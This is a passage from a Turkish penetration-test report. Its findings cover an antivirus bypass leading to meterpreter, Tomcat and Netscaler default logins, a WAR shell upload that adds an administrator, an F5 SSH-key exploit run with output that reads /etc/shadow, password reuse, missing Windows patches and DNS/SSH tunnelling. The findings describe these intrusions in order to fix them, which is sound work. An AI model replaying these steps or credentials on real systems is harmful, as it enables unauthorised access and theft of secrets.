Bulgu Kategorisi	Sistem
Bulgu Sebebi	Yapılandırma Eksikliği/Hatası

Bulgu Açıklaması:

Kuruma ait sistemlerde Symantec marka antivirüs uygulamasının kurulu olduğu tespit edilmiştir. Yapılan testlerde bazı encoding metotları kullanılarak bu güvenliğin atlatılabildiği belirlenmiştir. Saldırganlar ilgili durumu istismar ederek, güvenlik korumasını atlatıp sistemlere erişim elde edebilirler.

Bu girişimde önce sisteme USB Flash Diskler aracılığıyla zararlı yazılım bulaştırılmaya çalışılmıştır ve herhangi bir güvenlik önlemiyle karşılaşılmadan zararlı yazılım istemci bilgisayara yüklenmiştir. Daha sonra ise zararlı yazılım internet üzerinden indirilmeye çalışılmıştır ve bu da başarılı olmuştur.

Aşağıdaki ekran görüntüsünde kuruma ait bir bilgisayara bulaştırılan zararlı yazılımın antivirüs tarafından yakalanmadığı görülmektedir.



Şekil 13: Yüklenen zararlı yazılımın Antivirüs tarafından yakalanamadığı görülmüştür.

Daha sonra sistem üzerinde atılan zararlı yazılım çalıştırılarak meterpreter elde edilir ve sistem ele geçirilmiş olur.

Şekil 13: Meterpreter çalıştırma.

Açıklığı Barındıran Sistemler:

- Aynı antivirüsün kurulu olduğu bütün makineler açıklığı barındırmaktadır.

Çözüm Önerileri:

İlgili antivirüs uygulamasına ait tüm güncelleştirmelerin yapılması, antivirüs uygulaması destekliyorsa daha katı profilde ayarlar girilmesi önerilmektedir. Üretici firmadan ilgili konu hakkında destek alınması önerilmektedir.

Referanslar:

- http://sector876.blogspot.com/2013/03/av-bypass-symantec-endpoint-protection.html

6.3.2.3. Apache Tomcat Manager Öntanımlı Hesap Kullanımı(CVE-2009-3099)


Önem Derecesi	Kritik
Açıklığın Etkisi	Yetkisiz Erişim, Bilgi İfşası
Erişim Noktası	Yerel Ağ
Kullanıcı Profili	Kurum Çalışanı
Bulgu Kategorisi	Sistem
Bulgu Sebebi	Yapılandırma Eksikliği/Hatası

Bulgu Açıklaması:

Müşteri Kurum iç ağında yapılan sızma testleri esnasında ilgili port üzerinden hizmet veren Tomcat web sunucu uygulamasının kurulu olduğu sistemler tespit edilmiştir. Yapılan parola tahmin saldırılarında ilgili Apache Tomcat Manager uygulamalarının öntanımlı kullanıcı kimlik bilgileri ile bırakıldığı belirlenmiştir. Varsayılan kurulumla birlikte Tomcat yönetim arabiriminde tanımlı kullanıcı adı ve parola bilgileri internetten edinilebilmekdedir. Bu hesap bilgileri kullanılarak Tomcat yönetim arabirimine erişim sağlanabilir. Admin panele erişim sağlandıktan sonra özel hazırlanacak .war uzantılı dosyaların sisteme upload edilmesi ile işletim sistemine komut gönderilebilir ve sistem ele geçirilip sistemin uzaktan yönetimi gerçekleştirilebilir.

Ön Tanımlı Tomcat Kullanıcı Hesabı	
Kullanıcı adı:	tomcat
Parola:	tomcat

Tabloda verilen öntanımlı bilgiler kullanılarak tomcat uygulamasına giriş yapılmıştır. Daha sonra aşağıdaki ekran görüntüsünde de görüldüğü üzere sisteme içinde shell bulunan .war dosyası yüklenmiştir.




Şekil 14:Tomcat war dosyası yükleme

Daha sonra sisteme yüklenen war dosyasının içindeki shell dosyasını çalıştırmak için gerekli dizine gidilir. Karşımıza çıkan komut ekranından sisteme yeni bir kullanıcı eklenir.


Şekil 15:Sisteme kullanıcı ekleme

Daha sonra eklenen kullanıcıya administrators hakları verilir.




Şekil 16:Kullanıcıya administrators yetkisi verme

Daha sonra eklenen kullanıcının tüm özelliklerini görmek için gerekli komut yazıldığı zaman aşağıdaki gibi administrators yetkilerine sahip bir kullanıcımız olacaktır.



Şekil 17:Eklenen kullanıcının özellikleri

Daha sonra bu kullanıcı hesabı ile hedef sisteme uzak masaüstü bağlantısı yapılarak giriş yapılabilir.



Şekil 18:Hedef sisteme uzak masaüstü bağlantısı yapılır.

Açıklığı Barındıran Sistemler:

- 10.40.107.2

Çözüm Önerileri:

Kullanıcı hesaplarının tutulduğu “tomcat-users.xml” dosyasını düzenleyip kimlik bilgilerini değiştirerek sorun çözülebilir.

İlgili yönetim paneline erişimler kısıtlanması önerilmektedir.

Referanslar:

- http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2009-3099
- https://www.rapid7.com/db/vulnerabilities/http-tomcat-manager-tomcat-tomcat-password

6.3.2.4. Tahmin Edilebilir/ Öntanımlı Hesap Bilgisi Kullanımı


Önem Derecesi	Kritik
Açıklığın Etkisi	Yetkisiz Erişim
Erişim Noktası	Yerel Ağ
Kullanıcı Profili	Kurum Çalışanı
Bulgu Kategorisi	Sistem
Bulgu Sebebi	Yapılandırma Eksikliği/Hatası

Bulgu Açıklaması:

Yapılan sızma testleri esnasında müşteri kuruma ait sistemlerde, bir çok servisin kullanıcı adı ve parola bilgilerinin varsayılan değerlerde bırakılmış olduğu veya tahmin edilmesi kolay değerler seçildiği tespit edilmiştir. Güvenli ve güçlü parolaların seçilmemesi durumunda, sistem ne kadar güncel olursa olsun güvenlik konusunda büyük bir zafiyetler meydana gelmiş olur. Sistemde yetki alan saldırganlar veya kötü niyetli çalışanlar servis dışı bırakmaya, gizli bilgilerin ifşasına ve benzeri kötü sonuçlara neden olabilir.

10.10.10.81 adresinden bulunan Netscaler öntanımlı giriş bilgileri ile kullanılmakta olduğu için sisteme bu bilgiler kullanılarak giriş yapılmıştır.

Tahmin edilen kullanıcı bilgileri	
Kullanıcı adı:	nsroot
Parola:	nsroot



Şekil 19:Ön tanımlı bilgiler ile sisteme giriş yapılmıştır.

Açıklığı Barındıran Sistemler:

- 10.10.10.81

Çözüm Önerileri:

Parola yönetiminde aşağıdaki maddeler gözönüne alınabilir;

- Servis ve uygulamalara ait parolaların firma politikasına uygun olarak, tahmin edilmesi güç şekilde verilmesi önerilmektedir.
- Parola içerisinde büyük harf, küçük harf, rakam ve özel karakterlerin kullanılması önerilmektedir.
- Parolaların belirli periyodlarla değiştirilmesi önerilmektedir.

Referanslar:

- http://www.cyberciti.biz/tips/linux-security.html

- http://www.makeuseof.com/tag/how-to-create-strong-password-that-you-can-remember-easily/

6.3.2.5. F5 Root Kullanıcısı Kimlik Doğrulama Atlatma

Önem Derecesi	Yüksek
Açıklığın Etkisi	Yetkisiz Erişim
Erişim Noktası	Yerel Ağ
Kullanıcı Profili	Kurum Çalışanı
Bulgu Kategorisi	Sistem
Bulgu Sebebi	Yapılandırma Eksikliği/Hatası

Bulgu Açıklaması:

Üretilen tüm F5 cihazlarında kullanılan SSH servisine ait gizli anahtarın aynı olması sebebiyle herhangi bir F5 cihazın gizli anahtarını elde eden saldırgan SSH erişim yetkisine sahip tüm F5 sistemlere herhangi bir parola ve hesap detayı bilmeksizin tam yetkili kullanıcı hesabı (F5 sistemler Linux tabanlı olduğu için root kullanıcı ve 0 id haklarıyla) Root kullanıcı haklarıyla sisteme erişim sağlanıldıkdan sonra F5 arabirimini yönetecek admin hesabı eklenebilir ve tüm yapılandırma bilgileri değiştirilebilir.

Aşağıdaki F5 ürünleri bu açıklıktan etkilenmektedir.

- VIPRION B2100, B4100, and B4200
- BIG-IP 520, 540, 1000, 2000, 2400, 5000, 5100, 1600, 3600, 3900, 6900, 8900, 8950, 11000, and 11050
- BIG-IP Virtual Edition
- Enterprise Manager 3000 and 4000

Aşağıdaki gizli anahtar bilgisi kullanılarak hedef sistemde root kullanıcı haklarıyla oturum açılmıştır.

İstismara dair komut çıktısı

```
$ python exploit.py

Enter the IP address of the F5: 10.10.10.23

The authenticity of host 10.10.10.23 (10.10.10.23) can't be established.

RSA key fingerprint is 87:80:82::33:c7:68:5g:9e:8k:60:dd:91.
```

```
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 10.10.10.23 (RSA) to the list of known hosts.
Last login: Tue Apr  2 15:11:07 2013 from 10.60.72.73
[root@bga] config # ifconfig
Vlan_Interlink Link encap:Ethernet  HWaddr 00: A0:4E:03
inet addr:1.1.1.1  Bcast:1.1.1.255  Mask:255.255.255.0
inet6 addr: fe80::201:d7ff:fea0:4e03/64 Scope:Link
UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
Vlan_Internal Link encap:Ethernet  HWaddr 00:01:D7:A0:4E:04
inet addr: 10.10.10.23 Bcast: 10.10.10.254 Mask:255.255.255.0
inet6 addr: fe80::201:d7ff:fea0:4e04/64 Scope:Link
UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
RX packets:2948218537 errors:0 dropped:0 overruns:0 frame:0
TX packets:3819164397 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
collisions:0 txqueuelen:0
RX packets:92317505 errors:0 dropped:0 overruns:0 frame:0
[root@bga] config # cat /etc/shadow
root:$1$akMZ47Vn$DQRxIr********e7SHxmJhRx0:14880:0:99999:7:::
bin:*:14880::::::
admin:$1$8EkgODJM$RD******9hjOV3N6pf0W.0:14880:0:99999:7:::
user1:!!:14880::::::
user:!!:14880::::::
tomcat:!!:14880::::::
```

Açıklığı Barındıran Sistemler:

- 10.10.10.23

Çözüm Önerileri:

Açıklığın etkisini gidermek için birden fazla yol bulunmaktadır. Bu yollardan en sağlıklısı üretici tarafından hazırlanmış güncel yazılımın indirilerek kurulmasıdır. Kritik konumda bulunan F5 sistemlerinin güncellenmesi zaman alacak durumdaysa SSH ayarlarını düzenleyerek uzak sistemlerden SSH yapılması engellenebilir veya SSH üzerinden root parolası ile giriş engellenebilir.

Ek olarak F5 sisteminden elde edilen parolalar incelendiğinde kullanıcı adı ve parola bilgisi aynı/benzer olan hesaplara rastlanılmıştır. Benzeri hesapların production ortamında da olduğu düşünülerek bu hesaplara ait parola politikalarının sıkılaştırılması önerilmektedir.

Referanslar:

- http://support.f5.com/kb/en-us/solutions/public/13000/600/sol13600.html
- http://support.f5.com/kb/en-us/solutions/public/13000/200/sol13250.html
- http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2012-1493

6.3.2.6. Aynı Kullanıcı Hesabının Farklı Sistemlerde Kullanımı

Önem Derecesi	Yüksek
Açıklığın Etkisi	Yetkisiz Erişim
Erişim Noktası	Yerel Ağ
Kullanıcı Profili	Kurum Çalışanı
Bulgu Kategorisi	Sistem
Bulgu Sebebi	Yapılandırma Eksikliği/Hatası

Bulgu Açıklaması:

Yapılan sızma testleri esnasında birden fazla sistemde aynı kullanıcı hesabı ve parolanın kullanıldığı tespit edilmiştir. Saldırganlar bu açıklık aracılığı ile bir şekilde sızdıkları bir sunucu üzerindeki kullanıcı hesabını kullanarak tüm sistemleri ele geçirebilirler.

Aynı yerde kullanılan kullanıcı bilgileri	
Kullanıcı adı:	Administrator
Parola:	Admin123

Yukarıdaki tabloda verilen kullanıcı bilgileri iç ağdaki birçok makinede denenmiştir ve birkaçına bu bilgiler kullanılarak giriş yapılabilmiştir. Giriş yapılabilen makineler aşağıda listelenmiştir.

Açıklığı Barındıran Sistemler:

- 10.10.10.24
- 10.10.10.43
- 10.10.10.65
- 10.10.10.76
- 10.10.10.88
- 10.10.10.98

Çözüm Önerileri:

- Sistemlerde kullanılan kullanıcı parolaları kurum güvenlik politikası gereği güçlü parolalar olmaları önerilmektedir.

- Bir sistemde kullanılan parolanın başka hiç bir sistemde kullanılmaması önerilmektedir.

Referanslar:

- http://www.utoronto.ca/security/UTORprotect/passwd.htm

6.3.2.7. Microsoft Windows İşletim Sistemi Güncelleme Eksiklikleri

Önem Derecesi	Yüksek
Açıklığın Etkisi	Yetkisiz Erişim, Servis Dışı Bırakma
Erişim Noktası	Yerel Ağ
Kullanıcı Profili	Kurum Çalışanı
Bulgu Kategorisi	Sistem
Bulgu Sebebi	Güncel Olmayan İşletim Sistemi Kullanımı

Bulgu Açıklaması:

Windows işletim sistemi geliştirici firması Microsoft tarafından her ay düzenli olarak güvenlik açıkları için yamalar çıkartılmaktadır. Bu yamaların bir çoğu test edilerek yüklendiğinde sistemdeki güvenlik zafiyetleri kapatılmaktadır. Yaması yüklenmeyen işletim sistemleri uzaktan ele geçirilme tehlikesiyle karşı karşıya kalmaktadır. Aşağıdaki etkilenen sistemler ile verilen açıklıklar istismar edilerek uzaktan sistem üzerinde komut çalıştırma gerçekleştirilebilir. Bu şekilde sistemlere sızmak veya uzaktan servis dışı bırakma gerçekleştirilebilir. Çok sık karşılaşılan MS08_67 açıklığı bunun için ideal bir örnektir.

Açıklığı Barındıran Sistemler:

MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution

- 10.10.10.25
- 10.10.10.30

MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution

- 10.10.10.40
- 10.10.10.25

MS09-050: Microsoft Windows SMB2 _Smb2ValidateProviderCallback() Vulnerability

- 10.10.10.162

MS04-007: ASN.1 Vulnerability Could Allow Code Execution

- 10.10.10.60

MS05-027: Vulnerability in SMB Could Allow Remote Code Execution

- 10.10.10.26
- 10.10.10.20

MS06-040: Vulnerability in Server Service Could Allow Remote Code Execution

- 10.10.10.30
- 10.10.10.26
- 10.10.10.20

MS06-035: Vulnerability in Server Service Could Allow Remote Code Execution

- 10.10.10.30
- 10.10.10.26

Çözüm Önerileri:

- Microsoft.com/update adresinden ilgili yamalar yüklenerek güvenlik açıklıkları kapatılabilir.

Referanslar:

- http://technet.microsoft.com/en-us/security/bulletin


6.3.2.8. İnternet Erisimi Güvenlik Kontrollerinin Aşılması

Önem Derecesi	Yüksek
Açıklığın Etkisi	Bilgi İfşası, Gizlilik İhlali
Erişim Noktası	Yerel Ağ
Kullanıcı Profili	Kurum Çalışanı
Bulgu Kategorisi	Sistem
Bulgu Sebebi	Yapılandırma Eksikliği/Hatası

Bulgu Açıklaması:


İnternet erişimi güvenlik kontrolleri kurum çalışanlarının zararlı olarak sınıflandırılmış sitelere erişimini kısıtlamaktadır. Özellikle zararlı içeriğe sahip sitelere ve içeriklerine erişim engellenerek, kullanıcı bilgisayarlarının güvenliği sağlanmaktadır. Kurum yerel ağı içerisinden direkt olarak internet erişimi olmayan kullanıcı bilgisayarlarına yüklenecek küçük yazılımlar ile Firewall, IDS, IPS, Content Filter gibi güvenlik araçları DNS Tünelleme yöntemi ile atlatılabilir. DNS Tünellemede çalıştırılan yazılımlar, istemci ve uzak bilgisayar arasında bağlantı açabilirler.

Aşağıdaki ekran görüntülerinde Dns tünelleme ve ssh tünelleme ile İnternet erişim kontrollerinin aşıldığını gösterilmiştir. İlk olarak kısıtlanan bir siteye normal girilmeye çalışıldığı zaman aşağıdaki gibi olmaktadır



Şekil 20: Normal bağlantı ayarları ile kısıtlı olan siteye erişim anı.

Daha sonra ssh tünelleme kullanılarak interet erişim kontrolleri aşılmıştır ve siteye bağlanılmıştır.



Şekil 21: Ssh tünellemeden sonra siteye erişilmiştir.

Açıklığı Barındıran Sistemler:

- Güvenlik Duvarı ve İçerik Filtreleme Sistemi.

Çözüm Önerileri:

Yerel ağda kullanılan sistem üzerinden istemci sistemler yetkilendirme aşamasını geçmeden DNS isteklerine hep aynı cevabı verecek şekilde yapılandırılarak engellenebilir. Her client için oluşan DNS trafiğine ait bant genişliği sınırlandırılması önerilmektedir.

Referanslar:

- http://beta.ivc.no/wiki/index.php/DNS_Tunneling
- http://blog.neustar.biz/dns-matters/dns-tunneling-part-2-how-to-identify-and-prevent-tunneling/

6.3.2.9. Zayıf/ Eksik BIOS Parola Politikası

Önem Derecesi	Yüksek
Açıklığın Etkisi	Yetkisiz Erişim, Gizlilik İhlali
Erişim Noktası	Yerel Ağ
Kullanıcı Profili	Kurum Çalışanı
Bulgu Kategorisi	Sistem
